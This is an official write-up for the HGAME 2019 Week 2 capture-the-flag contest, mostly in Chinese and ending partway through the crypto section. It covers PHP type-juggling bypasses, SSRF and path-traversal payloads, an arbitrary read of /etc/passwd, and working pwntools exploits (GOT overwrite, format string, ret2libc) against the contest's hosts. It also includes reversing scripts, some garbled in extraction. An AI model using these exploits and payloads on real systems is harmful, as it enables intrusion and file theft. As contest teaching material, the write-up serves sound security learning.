

HGAME 2019 Week2 Official Writeup

HGAME 2019 Week2 Official Writeup

{ Web }

PHP Is The Best Language

php trick

Math有趣

easy php

Baby_Spider

{ Pwn }

薯片拯救世界2

Steins;Gate2

babyfmt

handsomeAris

{ Rev }

brainfxxker's revenge

maze

ShinyShot!

Pro的Python教室(二、三、四)

{ Crypto }

hill

浪漫的足球圣地

Vigener~

{ Misc }

Are You Familiar with DNS Records?

找得到我嘛? 小火汁

快到火炉旁找个位置坐坐!

初识二维码

{ Web }

PHP Is The Best Language

- 考点: 科学记数法, hash_hmac()处理数组时返回NULL
- 出题人: BrownFly
- 分值: 150

首先看 `hash_hmac` 函数:

```
hash_hmac ( string $algo , string $data , string $key [,  
bool $raw_output = FALSE ] ) : string
```

hash_hmac 函数把 \$key 当作密钥，以 \$algo 的方式加密 \$data。然而当 \$data 是一个数组的时候，则会发生异常，然后返回 NULL。要比较的 \$secret 正是由 \$secret = hash_hmac('sha256', \$_POST['nonce'], \$secret); 生成的。所以只要让第一个 \$secret 变成 NULL，第二个 \$secret 就可以变成可控的了。

```
php> var_dump(hash_hmac('sha256', array('abc'), '123'))
PHP Warning: hash_hmac() expects parameter 2 to be
string, array given in php shell code on line 1
Warning: hash_hmac() expects parameter 2 to be string,
array given in php shell code on line 1
NULL

php> var_dump(hash_hmac('sha256', 'abc', NULL))
string(64)
"fd7adb152c05ef80dccf50a1fa4c05d5a3ec6da95575fc312ae7c5d
091836351"
```

要绕过:

```
md5($_POST['key']) == md5(md5($_POST['key']))
```

只需要找到 7r4lGXCH2Ksu2JNT3BYM 这么一个变量(当前其他也有很多啊):

```
7r4lGXCH2Ksu2JNT3BYM
md5(7r4lGXCH2Ksu2JNT3BYM) =>
0e269ab12da27d79a6626d91f34ae849
md5(md5(7r4lGXCH2Ksu2JNT3BYM)) =>
0e48d320b2a97ab295f5c4694759889f
0e269ab12da27d79a6626d91f34ae849 ==
0e48d320b2a97ab295f5c4694759889f True
0e48d320b2a97ab295f5c4694759889f ===
0e48d320b2a97ab295f5c4694759889f False
```

所以能绕过。最后 payload 为:

```
php> var_dump(hash_hmac('sha256',
'7r4lGXCH2Ksu2JNT3BYM', NULL))
string(64)
"81f581b7553943f5041f054ca92e5e7e490e2c40296a93d94d214f1
36aa84fe6"

gate=81f581b7553943f5041f054ca92e5e7e490e2c40296a93d94d2
14f136aa84fe6&key=7r4lGXCH2Ksu2JNT3BYM&door[ ]=1
```

当然因为这里+1的存在，还有其他的绕过方式，找到个变量一次md5和二次md5后开头数字相同即可。

php trick

- 考点：php trick
- 出题人：Lou00
- 分值：200

可以参考 <https://paper.seebug.org/561/> 第一步弱类型比较

```
md5('240610708'); // 0e462097431906509019562988736854
md5('QNKCDZO'); // 0e830400451993494058024219903391
php > var_dump(md5('240610708') == md5('QNKCDZO'));
bool(true)
```

第二步利用数组进行绕过

```
php > var_dump(md5([2]) === md5([1]));
Warning: md5() expects parameter 1 to be string, array
given in php shell code on line 1
Warning: md5() expects parameter 1 to be string, array
given in php shell code on line 1
bool(true)
```

第三步php自身在解析请求时，会把+和.解析成_ 第四步利用数组绕过

```
php > $str[]=1;
php > var_dump(is_numeric($str));
bool(false)
php > var_dump($str<999999999);
bool(false)
php > var_dump((string)$str >0);
bool(false)
```

第五步利用libcurl和parse_url解析差异造成ssrf

```
parse_url中获取的host是最后一个@符号后面的host，而libcurl则是获取的第一个@符号之后的
注意新版本的curl修复改洞，但是解析差异仍存在
url=http://user@127.0.0.1:80@www.baidu.com/admin.php
访问admin.php
```

第六步利用file_get_contents和file_exists判断存在差异进行绕过
file_get_contents会将路径转化为绝对路径而file_exists不会

```
filename=xxxx/../../flag.php
```

也可以使用伪协议

```
filename=php://filter/resource=flag.php
```

payload:

```
http://118.24.3.214:3001/?
str1=QNKCDZO&str2=240610708&str3[ ]=1&str4[ ]=2&H+game[ ]=1
&url=http://user@127.0.0.1:80/www.baidu.com/admin.php?
filename=xxx/../../flag.php
```

Math有趣

- 考点: tomcat springMVC目录结构、配置文件 /proc bsgs算法
- 出题人: Alias
- 分值: 400

再回答完1+1=2之后我们就能看到那张罪恶的图片。看一下

URL, `cXVlc3Rpb24ucG5n` 有点奇怪, 解个base64发现是 `question.png`。这时候
通过一个web狗敏锐的直觉猜到这里存在任意文件读取漏洞。先读
下 `/etc/passwd`

The screenshot shows a web browser interface. The address bar contains the URL: `http://test.tan90.me:8080/img/Li4vLi4vLi4vLi4vZXRJL3Bhc3N3ZA==.php`. Below the address bar are buttons for "Send", "Preview", and "Add to collection". The main content area shows the response body, which is the contents of the `/etc/passwd` file. The response status is 200 and the time taken is 118 ms. The response body is displayed in a code editor with a "Pretty" button and a "Raw" button. The code shows the following lines:

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:/nonexistent:/bin/false
20
```

看来真的有这个洞。然后根据提示，我们能知道这题是java web(tomcat+Spring MVC)。当然不看提示，看下cookie或者报错都能知道这题是java web。那么我们的目的就是读源代码了。

首先是获取tomcat的路径，直接猜 `/usr/local/tomcat` 到是没啥问题，我也没有那么恶意的去改。不过以后还是去用一个靠谱一点的方法，读取 `/proc/self/environ` (是啥自行Google)

[illegible]

轻松发现tomcat路径。然后去读 `/usr/local/tomcat/conf/server.xml`，目的是去寻找web目录的位置。然后你就会发现这个文件我根本没去改(毕竟我比较懒，只是把原来的ROOT删了，把题目目录重命名成ROOT)，所以题目所在的web目录就是 `/usr/local/tomcat/webapps/ROOT`。

之后就到了学习Spring MVC的环节。通过Google我们可以知道第一步是去读WEB-INF/web.xml。

<http://test.tan90.me:8080/img/Li4vLi4vLi4vLi4vdXNyL2xvY2FsL3RvbWNhdC93ZWJhcHbzL1JPT1QvV0VCLUIORi93ZWlueG1s.php>

Send

Preview

Add to collection

Body

Cookies (2)

Headers (2)

STATUS

200


TIME


159 ms

Pretty

Raw

Preview






JSON

XML


```
1 <!DOCTYPE web-app PUBLIC
2     "-//Sun Microsystems, Inc.//DTD Web Application 2.3/EN"
3     "http://java.sun.com/dtd/web-app_2_3.dtd" >
4 <web-app>
5   <display-name>Archetype Created Web Application</display-name>
6   <context-param>
7     <param-name>contextConfigLocation</param-name>
8     <param-value>classpath:application-context.xml</param-value>
9   </context-param>
10  <listener>
11    <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
12  </listener>
13  <servlet>
14    <servlet-name>mathyouqu</servlet-name>
15    <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
16  </servlet>
17  <servlet-mapping>
18    <servlet-name>mathyouqu</servlet-name>
19    <url-pattern>*.php</url-pattern>
20  </servlet-mapping>
21 </web-app>
22
```

我们看 `url-pattern`，这就是为什么后缀的 `.php` 的原因。再通过 Google 我们知道这行 (`<servlet-name>mathyouqu</servlet-name>`) 意味着存在 `mathyouqu-servlet.xml`。好的我们去读它。



然后你就会发现你浪费了人生中的几十秒，因为这个文件只有包名没有具体的文件名。那么怎么获得文件名呢，让我们回到最初的起点。

在那里，如果你不小心手抖多输了点什么或者少输了点什么，你就能看到不一样的报错。



在箭头指的那行出现了 `MathController.java`。所以我们就要去读取 `/usr/local/tomcat/webapps/ROOT/WEB-INF/classes/hgame/controller/MathController.class` (这是为什么呢?)。

然后我们反编译一下(网上搜搜一堆方法)，不过因为我是出题人，所以我可以直接打开我的IDEA。

```

@RequestMapping(value = "/flag", method = RequestMethod.GET)
public String Flag(ModelMap model) {
    System.out.println("This is the last question.");
    System.out.println("123852^x % 612799081 = 6181254136845 % 612799081");
    System.out.println("The flag is hgame{x}.x is a decimal number.");
    model.addAttribute( attributeName: "flag", attributeValue: "Flag is not here.");
    return "flag";
}

```

在代码的最后，我真的留了一道数学题，毕竟叫Math有趣嘛，首尾呼应，结尾点题。

这就是一个离散对数，bsgs跑一下就出来了。

```

import gmpy2

def bsgs(g, h, p):
    """
    Baby-Step-Giant-Step
    h = g^x mod p
    """
    if not gmpy2.is_prime(p):
        return "p is not prime, you shouldn't use BSGS anyway."
    N = int(gmpy2.ceil(gmpy2.sqrt(p - 1)))
    tbl = {pow(g, i, p): i for i in range(N)}
    c = pow(g, N * (p - 2), p)
    for j in range(N):
        y = (h * pow(c, j, p)) % p
        if y in tbl: return j * N + tbl[y]
    return None


print(bsgs(123852, 6181254136845, 612799081))

```

easy php

- 考点：双写绕过+伪协议
- 出题人：ckj123
- 分值：150

robots.txt 里面有路径 然后伪协议就行



Baby_Spider

- 考点：一些简单的反爬虫知识
- 出题人：Li4n0
- 分值：300

前言：

出一道爬虫题的初衷是希望能帮助大家真正理解 Week1 讲的有关 HTTP 的知识，以及基础的 HTML、CSS 的知识，毕竟这些都是学习 Web安全 的基本功。在此基础上结合的一些有趣的前端反爬小trick，也都是当前许多网站实际使用的前端反爬技巧，还是很值得学习的。

题目要求在40s内答对30道数学题来获得 flag，整个题目也分为了三个部分来考察不同的知识。

1-10:

1-10题纯粹就是简单的爬虫，只要会用 Python 的 requests 模块就好了。至于题目的计算，大多数人都是未经处理直接使用 eval 计算，那么就给我们的11-20题留下了伏笔。

11-20:

上面说道大部分人使用 eval 直接处理数据。而我在这个部分针对 UA 包含 python 的请求返回了一串会执行关机命令的 Python 代码。很多人到这一步就卡住了，怎样也想不到去修改 UA、Referer 等请求头，而实际上这恰恰是最简单也最常见的反爬虫措施。在真正去编写爬虫爬取某个网站的时候，如果不修改这两个请求头，好一点的直接被 403，更惨的就是爬了一堆没用的数据甚至被反日。

这里也是提醒大家，不要CTF 打多了忘了 UA、Referer 等请求头的真正用途。

至于关机的问题，在实际爬虫过程中，是真的存在被反日的情况的，最常见的是爬到的数据未经处理直接拼接进 SQL 语句，惨遭注入的：

为什么搞安全「猥琐」最重要？

再举个例子，某人前一段爬某网站数据，给人家爬烦了

过两天爬不下来了，有验证码

这货Review了一下JS代码，一拍大腿：“找到了，这傻逼，居然把API换了！”

然后他辛辛苦苦爬来的数据库就被全清了，对方返回的信息里隔几百条就有SQL注入

那根本不是线上给用户的API，那是为他留得的独享的

或者，即使带SQL注入的数据被加载到页面里，也顶多就报个错，让用户F5一下就行了

如果不慎反弹【客户端页面因为某种原因返回了带注入的字符串】，也不会有危险

毕竟自己服务器端又不是直接操作SQL的，都有防注入，而对方的爬虫不一定有

退一万步说，真的被自己的SQL执行了，也基本没用，谁会在生产服务器上用root调SQL啊……

【也就只有对方会干这种事情吧，随便架个SQL用root就开爬了】

编辑于 2017-10-13

▲ 赞同 25



● 2 条评论

🚩 分享

★ 收藏

♥ 感谢

收起 ^

节选自 [知乎:为什么搞安全的猥琐最重要——泽远的回答](#)


其他操作大家可以看一下[这个帖子](#)。这里是提醒大家两点：

1. 服务端不要相信任何的用户输入，客户端也一样 不要相信任何服务端的输入。
2. 爬虫不伪装好自己，后果是很惨的。

然而修改了UA 之后，虽然可以爬取到正常的数学题目了，却发现计算之后提交返回 You are Wrong。

于是很多人又没有思路继续做下去了，转而怀疑：题目出的有问题、Python精度有问题...


实际上这时候只需要把 cookie 打印出来，替换到浏览器上看一眼，就能明白发生了什么了：



网页上渲染出来的公式，也就是我们要求回答的问题，和 DOM 里的内容不一样，而爬虫爬到的正是 DOM 内容，所以计算结果虽然正确，但是计算的题目却不是正确的题目，于是自然 **Wrong** 了。

那么接下来分析一下为什么会出现这种情况，很明显问题出在样式(css)上而不是内容上(不涉及 JavaScript 动态渲染，原因不想再说了)，那么我们看一下 css 发现加载公式使用了一个外部字体文件，是之前没有过的。

在 Network 选项卡中找到对该字体的请求，预览即可发现问题：



字体文件被动了手脚，数字的对应顺序被打乱了。那么找到新的对应关系，将爬取回来的公式按照关系进行处理即可得到真正的题目。

21-30:

这一部分和上一部分大同小异，就不多说了，具体是通过 **after** 伪类和 **content** 属性来实现的。所以直接爬取 **style.css** 里面的 **.question-container:after** 的 **content** 的值，即可获取真正的题目。

总结一下这两部分的前端反爬 **trick**，都是利用视觉差异达到欺骗爬虫而不影响正常用户。也是模拟在真实爬虫过程中，如果不加注意，很可能到最后爬到的只是一堆毫无用处的假数据。

两个 **trick** 对应的实例分别是：猫眼电影 和 汽车之家。

脚本：

最后放出我的脚本：

```

from bs4 import BeautifulSoup
import requests, re

url = 'http://x.x.x.x:xxxx'
token = ''
headers = {
    'User-Agent': 'Mozilla/5.0 (X10; Windows10 x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3359.139 Safari/537.36'
}
request = requests.session()
request.headers = headers

def login():
    request.post(url=url + '/', data=dict(token=token))

def get_question():
    soup = BeautifulSoup(request.get(url=url +
'/question').content, 'lxml')
    question = soup.select_one('.question-
container').text[0:-2]
    return question

def get_question2():
    content = request.get(url=url +
'/statics/style.css').text
    question = re.search(r'content:"(?P<question>.*)"',
content, re.M | re.I).group('question')[0:-2]
    return question

def solve(question):
    if re.search(r'[a-zA-Z]', question):
        print(question)
        exit()
    solution = eval(question)
    status = request.post(url=url + '/solution',
data=dict(answer=str(solution))).status_code
    print(question, solution, status)

if __name__ == '__main__':
    login()
    for i in range(31):

```

```

        if i < 10:
            question = get_question()
            solve(question)
        elif i >= 10 and i < 20:
            question = get_question()
            table = str.maketrans('01345679',
'10694357')
            real_question = question.translate(table)
            solve(real_question)
        elif i >= 20 <= 30:
            question = get_question2()
            solve(question)
    print(request.get(url + '/').text)
#    print(request.cookies['session'])

```

{ Pwn }

薯片拯救世界2

- 考点：下标溢出
- 出题人：Aris
- 分值：150

下标下溢导致可以在低地址任意写，而在bss上方的got是最好的选择，覆盖某个会被调用的库函数的got为后门就解决了

exp:

```

#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 1

if local:
    cn = process('./CSTW2')
    bin = ELF('./CSTW2')
else:
    cn = remote('',)

def z(a=''):

```

```

gdb.attach(cn,a)
if a == '':
    raw_input()

for i in range(5):
    cn.sendline('')

cn.sendlineafter('>','-9')
cn.sendlineafter('>',p64(0x40096A))

cn.interactive()

```

Steins;Gate2

- 考点: week1+PIE
- 出题人: Aris
- 分值: 250

本题在上周题目的基础上开启了PIE，虽然还是存在栈溢出，但是因为不知道任何的地址，没办法随心所欲的劫持控制流，只能先通过修改返回地址的低位重新回到main函数(ret2main)由于不再需要第三关的格式化字符串来leak canary，所以可以利用它来leak libc地址或是code基址，而后的方法也有几种，我给出的是leak libc之后跳转到one_gadget执行的办法

exp:

```

#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 1

if local:
    cn = process('./bin/SteinsGate2')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
else:
    cn = remote('118.24.3.214',10002)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def z(a=''):
    gdb.attach(cn,a)
    if a == '':
        raw_input()

```

```

cn.sendafter('What\'s your ID:', '/bin/sh\x00')
cn.recvuntil('.')
base = int(cn.recvline()[::-1]) - 0xAF0
cn.sendafter('To seek the truth of the
world.', 'a'*0x30+p32(0x2333))
cn.sendafter('Repeater is nature of man.', '%7$p')
cn.recvuntil('0x')
a = int('0x'+cn.recv(8), 16)+0x1234
print(hex(a))
cn.sendafter('You found it?', p32(0x6666)*12+p32(a))
cn.sendafter('Payment of past debts.', '%11$p')
canary = int(cn.recvuntil('World')[::-5], 16)
print(hex(canary))
buf = 'a'*0x30+p32(0x2333)
buf+= p32(0) + p64(canary) + 'b'*8
buf+= p32(base+0xDDB)[:2]
cn.sendafter('To seek the truth of the world.', buf)

cn.sendafter('What\'s your ID:', '/bin/sh\x00')
cn.sendafter('To seek the truth of the
world.', 'a'*0x30+p32(0x2333))
cn.sendafter('Repeater is nature of man.', '%7$p')
cn.recvuntil('0x')
a = int('0x'+cn.recv(8), 16)+0x1234
print(hex(a))
cn.sendafter('You found it?', p32(0x6666)*12+p32(a))
#z('b*read\nc')
cn.sendafter('Payment of past debts.', '%28$p')
lbase = int(cn.recvuntil('World')[::-5], 16) - 0x20830
print(hex(lbase))
buf = 'a'*0x30+p32(0x2333)
buf+= p32(0) + p64(canary) + 'b'*8
buf+= p64(lbase + 0x45216)
cn.sendafter('To seek the truth of the world.', buf)

cn.interactive()

```

babyfmt

- 考点：标准格式化字符串+故意破坏canary
- 出题人：Aris
- 分值：200

本题只有一次利用格式化字符串的机会，没办法先leak出栈地址，而且乍一看F5之后的代码好像printf之后也没有其他库函数的执行了，但其实由于程序开启了canary，如果检查到canary被破坏，有一个叫stack_chk_fail的库函数会被执行，也就是只要把这个库函数的got覆盖成后门（也有去覆盖dl_resolve的，当然

也可以。。），并且故意让canary检查失败的话就可以劫持控制流。

至于破坏canary的方法，不难发现，在read_n函数内可以溢出一个字节（offbyone），刚好可以破坏canary

payload:

```
cn.sendline(r'%11$n%8x%12$hhn%56x%13$hhn%14c%14$hhn'.ljust(40, 'a') + p64(0x601023) + p64(0x601021) + p64(0x601022) + p64(0x601020) + 'a'*0x11)
```

handsomeAris

- 考点: ret2libc
- 出题人: Ch1p
- 分值: 100

Aris is so handsome! 这里栈溢出很明显，但是没有链接system，那可以通过puts got上的已经绑定过的函数来leak出libc上函数的地址，通过偏移得到libc上system的地址。

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']
context.arch='amd64'
local = 0

if local:
    cn = process('./handsomeariis')
    # bin = ELF('./handsomeariis',checksec=False)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
else:
    cn = remote('118.24.3.214',11002)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    # bin = ELF('./SteinsGate',checksec=False)
    # libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    pass

def z(a=''):
    if local:
        gdb.attach(cn,a)
    if a == '':
        raw_input('')
```

```

pop_rdi = 0x0400873 # pop rdi; ret;
aris = "Aris so handssoooome!\x00"
cn.recvuntil('!\n')

puts_plt_add = 0x0400590
fgets_got_add = 0x0601038
restart_add = 0x00400735
# bin_sh = next(libc.search("/bin/sh"))

# z('b*0x0400748\nc')
z('b*0x0400787\nc')
payload = aris + 'A' * (0x20-len(aris)) + p64(0)
payload += p64(pop_rdi) + p64(fgets_got_add)
payload += p64(puts_plt_add) + p64(restart_add)

cn.sendline(payload)

x = cn.recvuntil('\xf7')

success("str -> {}".format(x[-8:]))
offset = int(hex(u64(x[-8:]))[:14],16)
fgets = libc.sym['fgets']

success("libc -> {:#x}".format(offset))
success("libc -> {:#x}".format(fgets))
# offset = u32(cn.recvuntil("\xf7")[-4: ]) -
libc.sym['fgets']

offset -= fgets

success("libc -> {:#x}".format(offset))

x = cn.recvuntil('!\n')
print x

z('b*0x0400787\nc')

sys_add = 0x45216
payload = aris + 'A' * (0x20-len(aris)) + p64(0)
payload += p64(offset+sys_add)

cn.sendline(payload)

cn.interactive()

```

{ Rev }

brainfxxker's revenge

- 考点：简单的花指令去除，脚本编写
- 出题人：oyiadin
- 分值：200

给的还是一个 brainfuck interpreter，不过这次改了一下，支持 `[]` 的嵌套，并且无关字符直接 `putchar`，方便输出。简单看完解释器的改动，再看 brainfuck 的部分，发现很长很长很长.....仔细一看，可以看到很多诸如 `+-`、`><` 这种不会对运行造成影响的代码，需要写个去掉这些无效指令的脚本（俗称去花(指令)）。去完后，代码还是很乱，这个时候要注意到一个代码模式：

```
[code fragment 1][code fragment 2]
```

由于要退出 `code fragment 1` 就必须使得所指向的内存单元取值为 0，这时 `code fragment 2` 就不满足进入的条件，会被直接跳过。把这种无效 `[]` 代码对去掉之后，代码模式就很明了了：

```
>
,>+++++++[<----->-]<-----[<+>[-]]
,>+++++++[<----->-]<-----[<+>[-]]
.....

,>+++++++[<----->-]<-----[<+>[-]]
,>+++++++[<----->-]<-----[<+>[-]]
+<[wrong answer!>[-]<[-]]>[congratulations![-]]
```

为了便于讨论，分别记内存单元 1、2、3 为 A、B、C，读完代码可以知道代码的思路如下：

- input a character to B
- 加加减减 (跟 week1 一个思路)
- `[<+>[-]]` 部分：如果第二步所得结果非 0，则 `A += 1` 并清空 B
- 继续重复这个过程

最后 `+<[wrong answer!>[-]<[-]]>[congratulations![-]]` 部分的伪代码：

```

B = 1
while A:
    puts("wrong answer!")
    B = 0
    A = 0
while B:
    puts("congratulations!")
    B = 0

```

其实就是一个 `if-else`。

代码逻辑理到这里，可以知道只要有某位的计算结果不是 `0`，那么 `A` 就不是 `0`（输入位数 < 256 ，不存在溢出），并输出 `wrong answer!`。那么只要每位输入的计算结果都是 `0` 即可。由于中间部分的代码遵循相同的模式而且很长，写脚本提取即可。

去花指令的脚本：

```

import sys
import random

assert len(sys.argv) == 3
# usage: python deobfs.py in_file out_file

with open(sys.argv[1]) as fi:
    with open(sys.argv[2], 'w') as fo:
        buf = fi.read()
        for i in ['+-', '-+', '><', '<>']:
            while buf.find(i) != -1:
                buf = buf.replace(i, '')

        for i in ['+-', '-+', '><', '<>']:
            while buf.find(i) != -1:
                buf = buf.replace(i, '')

        while buf.find('][') != -1:
            index = buf.find('][')
            unmatched = 0
            for i in range(index+1, len(buf)):
                if buf[i] == '[':
                    unmatched += 1
                elif buf[i] == ']':
                    unmatched -= 1

            if unmatched == 0:
                break

```

```
print('removed: ' + buf[index+1:i+1])
buf = buf[:index+1] + buf[i+1:]

fo.write(buf)
fo.flush()
```

提取 flag 的脚本:

```
import sys
import re

assert len(sys.argv) == 2
flag = ''

with open(sys.argv[1]) as f:
    buf = f.read()
    results = re.findall(r">(\++)\[<(-+)>-\]<(-*)\[<\+>\[-\]\]", buf)
    for i in results:
        flag += chr(len(i[0]) * len(i[1]) + len(i[2]))

print(flag)
```

附上最终部署上去的动态 flag 版本后端代码: <https://gist.github.com/oyiadin/26013e46e623cfa1ca3c378d57fa614d>

P.S. 这道题真的不是让大家手算的呀...手算的同学实在太有毅力了qwq

maze

- 考点：迷宫
- 出题人：xiaoyao
- 分值：150

简单迷宫题

[illegible]

恢复迷宫 if (y_2973 > 17)

```
if ( x_2974 > 58 )
```

~~发现有个边界判断写反了，不过不影响~~

答案，丢人呀

[illegible]

[illegible]

- 考点: hill密码, 已知明文攻击, 模逆元

- 出题人: cru5h
- 分值: 150

